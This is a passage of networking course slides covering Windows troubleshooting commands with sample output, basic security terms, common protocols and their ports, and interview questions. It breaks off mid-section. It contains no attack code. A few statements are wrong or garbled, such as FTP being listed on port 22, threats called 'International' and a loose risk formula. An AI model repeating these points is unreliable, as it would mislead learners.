
- Pathping is similar to traceroute except more informative, which means it takes a lot longer to execute. After sending out packets from you to a given destination, it analyzes the route taken and computes packet loss on a per-hop basis

```
Tracing route to lifewire.com [151.101.2.133]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms    testwifi.here [192.168.86.1]
  2     1 ms    <1 ms    <1 ms    192.168.1.1
  3    16 ms    16 ms    16 ms    giantwls-64-71-222-1.giantcomm.ne
t [64.71.222.1]
  4    17 ms    17 ms    16 ms    gw-cwco-64-71-208-1.havilandtelco
.com [64.71.208.1]
  5    19 ms    19 ms    20 ms    10.129.0.1
  6     *        *        *        Request timed out.
  7    22 ms    22 ms    21 ms    100.126.157.8
  8    26 ms    25 ms    25 ms    68.1.211.7
  9    27 ms    26 ms    26 ms    157.52.127.98
 10    25 ms    25 ms    25 ms    151.101.2.133
```

IPCONFIG

- Ipconfig may just be the most-used networking command on Windows. Not only is it useful for the information it provides, but you can combine it with a couple switches to execute certain tasks.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\rob.DCI>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wireless Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : ok.cox.net
    Link-local IPv6 Address . . . . . : fe80::e9a8:b44:2903:966d::1
    IPv4 Address. . . . . : 192.168.1.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.253

Tunnel adapter isatap.{4CB8372D-2755-4835-8888-6D161971863C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{782D6548-9081-488B-839C-8428E399F7D1}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.ok.cox.net:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ok.cox.net

C:\Users\rob.DCI>
```

GETMAC

- Every device that's compliant with IEEE 802 standards has a unique MAC address (Media Access Control). MAC addresses are assigned by the manufacturer and are stored in the device's hardware.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.557]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\sabia>getmac

Physical Address      Transport Name
=====
2C-4D-54-F2-4A-4A     Media disconnected
34-F3-9A-80-8F-59     \Device\NPF{87171003-F330-4061-B041-D8B8A07C54C1}
34-F3-9A-80-8F-5D     Media disconnected

C:\Users\sabia>
```

NSLOOKUP

- Nslookup stands for name server lookup, from the image note that certain domain names aren't tied to a dedicated IP address, which means that you may get different IP address every time you run the command. This is normal for bigger websites because they spread their workload across many different machines. If you want to convert an IP address into a domain name, just type it into your browser and see where it leads. Not all IP addresses lead to domain name though, and many IP addresses aren't reachable over the web.



```
Command Prompt - nslookup
C:\Users\rsanchez>nslookup
Default Server:  Unknown
Address:  10.2.0.1

> set debug
> wikipedia.org
Server:  Unknown
Address:  10.2.0.1


-----
Got answer:
HEADER:
opcode = QUERY, id = 2, rcode = NOERROR
header flags:  response, want recursion, recursion avail.
questions = 1, answers = 1, authority records = 0, additional = 0

QUESTIONS:
wikipedia.org, type = A, class = IN
ANSWERS:
-> wikipedia.org
   internet address = 208.80.153.224
   ttl = 600 (10 mins)

-----
non-authoritative answer:
```


NETSTAT

- Netstat is a tool network statistics, diagnostics, and analysis.
- By default, the command shows all “active connections” on your system whether those connection are on LAN across the internet.



```
C:\Users\Kent>netstat

Active Connections

Proto Local Address          Foreign Address         State
TCP   127.0.0.1:5354          Win8-T420:49155        ESTABLISHED
TCP   127.0.0.1:19872        Win8-T420:50063        ESTABLISHED
TCP   127.0.0.1:27015        Win8-T420:49613        ESTABLISHED
TCP   127.0.0.1:38888        Win8-T420:55251        TIME_WAIT
TCP   127.0.0.1:38888        Win8-T420:55287        TIME_WAIT
TCP   127.0.0.1:49155        Win8-T420:5354         ESTABLISHED
TCP   127.0.0.1:49261        Win8-T420:49262        ESTABLISHED
TCP   127.0.0.1:49262        Win8-T420:49261        ESTABLISHED
TCP   127.0.0.1:49613        Win8-T420:27015        ESTABLISHED
TCP   127.0.0.1:50063        Win8-T420:19872        ESTABLISHED
TCP   192.168.1.78:49172      200-193-93-154:8195    ESTABLISHED
TCP   192.168.1.78:49190      187-122-154-116:29837  ESTABLISHED
TCP   192.168.1.78:49192      179-165-96-209:29837  ESTABLISHED
TCP   192.168.1.78:49209      bn1wns1011702:https    ESTABLISHED
TCP   192.168.1.78:49254      bn1wns1011716:https    ESTABLISHED
TCP   192.168.1.78:49264      .:http                 CLOSE_WAIT
TCP   192.168.1.78:49265      ec2-54-225-220-171:https CLOSE_WAIT
TCP   192.168.1.78:49266      VIP15:https            CLOSE_WAIT
TCP   192.168.1.78:49267      ec2-54-225-220-171:https CLOSE_WAIT
TCP   192.168.1.78:49277      VIP15:https            CLOSE_WAIT
```

NETSH

- Netsh stands for Network Shell. It's command that lets you view and configure pretty much every network adapter on your system, in more detail granularity than any of the preceding commands.

```
C:\WINDOWS\system32>netsh wlan show interfaces

There is 1 interface on the system:

Name                           : Wi-Fi
Description                     : Qualcomm Atheros AR9565 802.11b|g|n WiFi Adapter
GUID                           : 764s653a-1b04-7s88-a6e2-a5a7vv2s8k12
Physical address                : 4c:bb:58:9c:f5:55
State                           : connected
SSID                           : BAA7s8G234
Network type                    : Infrastructure
Radio type                      : 802.11n
Authentication                  : WPA2-Personal
Cypher                         : CCMP
Connection mode                 : Auto Connect
Channel                         : 6
Receive rate (Mbps)            : 85
Transmit rate (Mbps)           : 85
Signal                         : 100%
Profile                         : vyom198

Hosted network status          : Not available

C:\WINDOWS\system32>
```

SUMMARY

- Troubleshooting is a systematic approach to problem solving that is often used to find and correct issues with complex machines, electronics, computers and software systems
- This chapter also covers network scanners, including packet sniffers, IDS and IPS software, and port scanners.
- Ping, tracert, pathping, ipconfig, getmac, nslookup, netstat, netsh.

Assignment of Network Troubleshooting

- What do you understand by Troubleshooting?
- List the steps to Troubleshooting network issues.
- List the hardware tools used to correct the cable related issues and also explain the importance of Punch down tool.
- What is the significance of network monitor tools network troubleshooting?
- List the commands used in Windows prompt to troubleshooting basic networking issues.

Next Topic

- **Network Threats & Mitigation**

Last Topic

- **NETSH**

Network Threats & Mitigation



Network Security

- Is an organization's strategy and provisions for ensuring the security of its assets and all network traffic.
- Involves in securing a computer network and network infrastructure devices to prevent unauthorized access, data theft, network misuse, device and data modification.
- As the complexity of the system and the networks are increasing, vulnerabilities are also increasing and task of securing the networks is becoming more complex. This makes Network Security an essential part of today's businesses.

CIA (Confidentiality Integrity Availability)



CIA (Confidentiality Integrity Availability)

- A simple but widely-applicable security model is the CIA triad standing for Confidentiality, integrity and Availability three key principles which should be guaranteed in any kind of secure system. This principle is applicable across the whole subject of Security Analysis, from access to a user's internet history to security of encrypted data across the internet. If any one of the three can be breached it can have serious consequences for the parties concerned.

Confidentiality

- The first goal of Network Security is “Confidentiality” . The function of “Confidentiality” is in protecting precious business data (in storage or in motion) from unauthorized persons. Confidentiality part of Network Security makes sure that the data available ONLY to intended and authorized persons. Access to business data should be only for those individuals who permitted to use that data.
- Protecting confidentiality may also include special training for those who share sensitive data, including familiarizing authorized users with security risk factors and teaching them how to guard vulnerable data assets.



Integrity

- The second goal of Network Security is “Integrity”. Integrity aims at maintaining and assuring the accuracy and consistency of data. The function of integrity is to make sure that the data is accurate and reliable and is not changed by unauthorized persons or hackers.
- The data received by the recipient must be exactly same as data sent from the sender, without change in even single bit of data.



Availability

- The third goal of network security is “Availability”. The function of “Availability” in network Security is to make sure that the data, network Resources or Network services are continuously available to the legitimate users, whenever they require it.
- It is important to ensure that the information concerned is readily accessible to the authorized viewer at all times. Some types of security attack attempt to deny access to the appropriate user, either for the sake of inconveniencing them, or because there is some secondary effect. For example, by breaking the web site for a particular search engine, a rival may become more popular.



Common Security Terms

- Asset
- Vulnerability
- Exploit
- Threat
- Attack
- Risk
- Countermeasures


Vulnerability

- Vulnerability can be defined as an exploitable weakness in a system or its design. Every system is human created. Chances for errors, mistakes are always there in every human created systems. Vulnerability are always there in applications, Network Protocols, Operating Systems etc.
- Vulnerability can be exploited by an attacker to gain access to an organization's network. A malicious attacker might exploit a vulnerability, or it might be accidentally triggered because of a failure or weakness in the software.




Exploit

- An exploit can be defined as a way, method or tool is used by an attacker, on a vulnerability, to cause damage to the target network or system. The exploit can be software that may cause a buffer overflow or a method of social engineering to hack a password.



Exploit

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Threat

- Can be anything that can take advantage of a vulnerability to breach security and negatively alter, erase, harm, object or objects of interest.
- A threat can be either **International**, for example hacking: an individual cracker or a criminal organization.



Accidental

- For example the possibility of a computer malfunctioning, or the possibility of a natural disaster such as an earthquake, a fire, or a tornado or otherwise a circumstance, capability, action, or event.

Attack

- An attack is an information security threat that involves an attempt to obtain, alter, destroy, remove, implant or reveal information without authorized access or permission.
- **Common Attack Types:- Denial-Of-Services (DOS), Sniffing, Spoofing, Man-In-Middle, TCP/IP Hijacking, Phishing**



Risk

- The term “Risk” can be defined as potential for loss, compromise, damage, destruction or other negative consequence of an organization’s Asset. Risk arises from a threat, multiple threat, multiple threats, exploiting vulnerability. Risk forms an
- **Risk=Asset + Threat + Vulnerability**



SUMMARY

- Network Security
- CIA
- Common Security Terms

Next Topic

- **Network Protocols**

Assignment of Network Threats & Mitigation

- What is Network Security?
- What is CIA?
- Common Security Terms?

Last Topic

- Risk

Network Protocol

- A network protocol is an established set of rules that determine how data is transmitted between different devices in the same network. Essentially, it allows connected devices to communicate with each other, regardless of any differences in their internal processes, structure or design.



Types of Network Protocol

- TCP
- IP
- UDP
- POP
- SMTP
- FTP
- HTTPS
- HTTP

Types of Network Protocol

- Telnet
- ARP (Address Resolution Protocol)
- DHCP (Dynamic Host Configuration Protocol)
- IMAP4 (Internet Message Access Protocol)
- SNMP (Simple Network Management Protocol)
- TFTP (Trivial File Transfer Protocol)
- DNS

TCP

- Transmission Control Protocol (TCP): TCP is a popular communication protocol which is used for communicating over a network. It divides any message into series of packets that are sent from source to destination and there it gets reassembled at the destination.

IP

- Internet Protocol (IP): IP is designed explicitly as addressing protocol. It is mostly used with TCP. The IP addresses in packets help in routing them through different nodes in a network until it reaches the destination system. TCP/IP is the most popular protocol connecting the networks.

UDP

- User Datagram Protocol (UDP): UDP is a substitute communication protocol to Transmission Control Protocol implemented primarily for creating loss-tolerating and low-latency linking between different applications.

POP3

- Post office Protocol (POP): POP3 is designed for receiving incoming E-mails.
- Port No. 110

SMTP

- **Simple mail transport Protocol (SMTP):** SMTP is designed to send and distribute outgoing E-Mail.
- Port No. 25

FTP

- **File Transfer Protocol (FTP):** FTP allows users to transfer files from one machine to another. Types of files may include program files, multimedia files, text files, and documents, etc.
- Port no. 21,22

HTTP

- **Hyper Text Transfer Protocol (HTTP):** HTTP is designed for transferring a hypertext among two or more systems. HTML tags are used for creating links. These links may be in any form like text or images. HTTP is designed on Client-server principles which allow a client system for establishing a connection with the server machine for making a request. The server acknowledges the request initiated by the client and responds accordingly.
- Port no. 80

HTTPS

- **Hyper Text Transfer Protocol Secure (HTTPS):** HTTPS is abbreviated as Hyper Text Transfer Protocol Secure is a standard protocol to secure the communication among two computers one using the browser and other fetching data from web server. HTTP is used for transferring data between the client browser (request) and the web server (response) in the hypertext format, same in case of HTTPS except that the transferring of data is done in an encrypted format. So it can be said that https thwart hackers from interpretation or modification of data throughout the transfer of packets.
- Port no. 443.

Telnet

- **Telnet:** Telnet is a set of rules designed for connecting one system with another. The connecting process here is termed as remote login. The system which requests for connection is the local computer, and the system which accepts the connection is the remote computer.
- Port no. 23

ARP (Address Resolution Protocol)

- **The Address Resolution Protocol (ARP)** is a communication protocol used for discovering the link layer address, such as a MAC address, associated with a given internet layer address, typically an IPv4 address. This mapping is a critical function in the Internet protocol suite.

DHCP (Dynamic Host Configuration Protocol)

- **Dynamic Host Configuration Protocol (DHCP)** is a network management **protocol** used to automate the process of configuring devices on IP networks, thus allowing them to use network services such as DNS, NTP, and any communication **protocol** based on UDP or TCP.
- Port no. 67,68
- DORA:- D For Discover O For Offer, R For Request A For Acknowledgement

IMAP4 (Internet Message Access Protocol)

- **IMAP** stands for Internet Message Access **Protocol**. It is an application layer **protocol** which is used to receive the emails from the mail server. It is the most commonly used **protocols** like POP3 for retrieving the emails. It also follows the client/server model.
- Port no. 143,993.

SNMP (Simple Network Management Protocol)

- **Simple Network Management Protocol (SNMP)** is a standard **protocol** used for the communication and management of network devices connected over an IP. With a set of standards, **SNMP** collects data from different hardware and software, organizes them, and aids in network fault detection and analysis.
- Port no. 161.

TFTP (Trivial File Transfer Protocol)

- Trivial File Transfer **Protocol** (**TFTP**) is a simple lockstep File Transfer **Protocol** which allows a client to get a file from or put a file onto a remote host. One of its primary uses is in the early stages of nodes booting from a local area network.
- Port no. 69.

DNS

- The Domain Network System (**DNS**) **protocol** helps Internet users and network devices discover websites using human-readable hostnames, instead of numeric IP addresses.
- Port no. 53.

Next Topic

- **Network Interview Questions**

Last Topic

- **DNS**

Network Interview Questions



**NETWORKING
INTERVIEW QUESTIONS**

Network Interview Questions Answer


- What do you mean by Network?
- What do you mean by Node?
- What do you mean by Network Topology?
- What is Router?
- What is OSI Model
- Describe Hub, Switch and Router?
- What do you mean by the TCP/IP Model?
- Explain the different Layers of TCP/IP Model
- What do you mean by HTTP?
- What do you mean by TCP and UDP?
- What do you mean by DNS?
- What do you mean by Classes of Network?
- What do you mean by NIC?

Network Interview Questions Answer

- Cable Color Code RJ45?
- What is Wireless Network?
- What is RDP Protocol?
- Network Troubleshooting?
- Private IP and Public IP


What do you mean by Network

- Set of devices connected to each other over the physical medium is known as a computer network. For example the Internet.




What do you mean by Node

- In the computer network, the node is known as a device.



What do you mean by Network Topology

- A network topology is a physical structure of the network which defines how the computers or node will be connected to each other.




What is Router

- A router is a device which is responsible for sending data from source to destination over the computer network.



What is OSI Model

- OSI model stands for Open System Interconnection. It's a reference model which describes that how different applications will communicate to each other over the computer network.



Next Topic

- **Describe Hub, Switch and Router**

Last Topic

- **What is OSI Model**


Describe Hub, Switch and Router

- Hub: Hub will broadcast all data to every port. It has a common connection point for all devices.
- Switch: Switch will create the dynamic connection and provide information to the requesting port.
- Router: Router is the devices which will be responsible for forwarding data packets.




What do you mean by the TCP/IP Model

- TCP/IP stands for Transmission control protocol and Internet protocol. It describes how the data will get transmitted and routed from end to end communication.



Explain the different Layers of TCP/IP Model

- Application Layer, Transport Layer, Network or Internet Layer, Network interface layer.



What do you mean by HTTP

